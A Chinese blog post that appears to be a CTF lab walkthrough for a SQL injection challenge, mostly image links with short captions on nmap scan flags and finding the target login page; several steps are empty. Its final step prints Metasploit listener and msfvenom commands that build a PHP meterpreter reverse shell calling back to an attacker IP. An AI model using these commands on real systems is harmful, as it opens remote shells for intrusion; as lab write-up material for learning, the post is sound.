CTF夺旗-sql注入(get)

原创

加油开心 于 2020-03-10 17:49:27 发布 475 收藏 2

分类专栏： CTF 文章标签： CTF

本文链接：https://blog.csdn.net/qq_43776408/article/details/104778885


CTF 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

1.

结果




2.


-T4最快速度扫描


-A 加载所有模块


-v 以一种尽可能详细的方式显示



3.









上张图片的黄色的部分，就是目标的网站的登录页面
你可以在浏览器中访问这个页面

4.



这个软件是kali自带的

5.



6.

上传shell反弹权限

攻击机启动监听

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 攻击机IP地址
msf exploit(handler) > set lport 4444
msf exploit(handler) > run
```

生成反弹shell

```
msfvenom -p php/meterpreter/reverse_tcp lhost=攻击机IP地址 lport=4444 -f raw > /root/Desktop/shell.php
```